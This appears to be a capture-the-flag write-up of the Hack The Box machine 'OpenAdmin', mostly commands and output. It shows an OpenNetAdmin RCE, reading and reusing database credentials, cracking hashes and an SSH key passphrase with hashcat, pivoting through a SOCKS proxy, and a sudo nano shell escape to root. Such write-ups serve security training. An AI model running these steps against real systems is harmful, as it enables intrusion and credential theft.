


Vulnerability Assessment

1) The version is vulnerable to RCE




2) Confirmed the vulnerability
https://github.com/amriunix/ona-rce



Exploitation

1) Exploited the vulnerability to get shell




2) Found database credentials


```
sh$ ls local/config
database_settings.inc.php
motd.txt.example
run_installer
sh$ cat local/config/data*
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

?
sh$
```

ona_sys:n1nj4W4rri0R!

3) The password worked for ssh (password reuse)



4) Found password hash on mysql



```
mysql> use ona_default;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from users;
+----+----------+----------------------------------+-------+---------------------+---------------------+
| id | username | password                         | level | ctime               | atime               |
+----+----------+----------------------------------+-------+---------------------+---------------------+
|  1 | guest    | 098f6bcd4621d373cade4e832627b4f6 |     0 | 2021-07-13 04:19:48 | 2021-07-13 04:19:48 |
|  2 | admin    | 21232f297a57a5a743894a0e4a801fc3 |     0 | 2007-10-30 03:00:17 | 2007-12-02 22:10:26 |
+----+----------+----------------------------------+-------+---------------------+---------------------+
2 rows in set (0.00 sec)
```

5) Found internal server

```
jimmy@openadmin:/etc/apache2/sites-available$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0     36 10.10.10.171:22         10.10.14.14:45102       ESTABLISHED -
tcp        0      1 10.10.10.171:33996      1.1.1.1:53              SYN_SENT    -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
jimmy@openadmin:/etc/apache2/sites-available$ cat internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
jimmy@openadmin:/etc/apache2/sites-available$
```

6) Started a socks proxy

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh jimmy@10.10.10.171 -D 9050
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr 12 14:29:25 UTC 2024

  System load:  0.0               Processes:             169
  Usage of /:   30.9% of 7.81GB   Users logged in:       0
  Memory usage: 13%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Apr 12 14:28:46 2024 from 10.10.14.14
jimmy@openadmin:~$
```

7) We can get ssh key from the internel server

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$ cat index.php
```

```
          if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
            if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebd
c2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
                $_SESSION['username'] = 'jimmy';
                header("Location: /main.php");
            } else {
                $msg = 'Wrong username or password.';
            }
```

8) Cracked the hash

```
00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1:Revealed

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1700 (SHA2-512)
Hash.Target......: 00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc65880...0523b1
Time.Started.....: Fri Apr 12 20:21:38 2024 (12 secs)
Time.Estimated...: Fri Apr 12 20:21:50 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  8846.5 kH/s (9.63ms) @ Accel:128 Loops:77 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 103842816/1104517568 (9.40%)
Rejected.........: 0/103842816 (0.00%)
Restore.Point....: 1347584/14344384 (9.39%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: reztin -> r4ur4u

Started: Fri Apr 12 20:21:37 2024
Stopped: Fri Apr 12 20:21:51 2024
```

9) Got the ssh key

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/openadmin/ona-rce]
└─$ proxychains -q curl -X POST http://127.0.0.1:52846/index.php --data 'username=jimmy&password=Revealed&login=yes' -i
HTTP/1.1 302 Found
Date: Fri, 12 Apr 2024 14:52:22 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=5k95jgvdsj9lbet7619rfdjqvu; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /main.php
Content-Length: 2519
Content-Type: text/html; charset=UTF-8
```

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/openadmin/ona-rce]
└─$ proxychains -q curl -X POST http://127.0.0.1:52846/main.php -H "Cookie: PHPSESSID=5k95jgvdsj9lbet7619rfdjqvu"
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkVvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

10) Cracked the encrypted ssh key

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/openadmin]
└─$ ssh2john key
key:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69dfd2
b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c673
6a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb
372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3a
f49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb08439
28a34d53c3e94fed25bff744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a3
f21bd4476bf98c633ff1bbebffb42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723
520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa77
3dd5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5bc87b2feeaffe05167a27
b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7
f641335d80ff1ad3e672f88609ec5a4532986e0567e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba12559f57f37512998565a54fe77e
a2a2224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f482
bf6ab65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2e588ae368d69998348f0bfcfe6d65892aebb8635182
5c2aa45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec931d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d
3324401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa90796c2fa33dd5ce1d889a045d587ef18a5b
940a2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d
```

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/openadmin]
└─$ vim hash

┌──(vigneswar㉿VigneswarPC)-[/tmp/openadmin]
└─$ hashcat hash /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, $3$) | Private Key

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

This hash-mode is known to emit multiple valid candidates for the same hash.
Use --keep-guessing to continue attack after finding the first crack.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```

```
$sshng$1$16$2af25344b8391a25a9b318f3fd767d6d$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69dfd2b4c5
89f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f
54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f
4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3af49c
88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb0843928a3
4d53c3e94fed25bff744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a3f21b
d4476bf98c633ff1bbebffb42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a
66fb0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773dd5
c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5bc87b2feeaffe05167a27b049
75e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641
335d80ff1ad3e672f88609ec5a4532986e0567e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba12559f57f37512998565a54fe77ea2a2
224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f482bf6a
b65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2e588ae368d69998348f0bfcfe6d65892aebb86351825c2a
a45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec931d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324
401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa90796c2fa33dd5ce1d889a045d587ef18a5b940a
2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d:bloodninjas
```

11) Got ssh to joanna

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/openadmin]
└─$ ssh joanna@10.10.10.171 -i key
Enter passphrase for key 'key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr 12 14:59:44 UTC 2024

  System load:  0.08              Processes:             171
  Usage of /:   30.9% of 7.81GB   Users logged in:       1
  Memory usage: 13%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$
```

Privilege Escalation

1) Found sudo privileges

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

2) Nano can be used to get a shell

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

3) Got root access

```
# ls
root.txt
# whoami
root
# cat root.txt
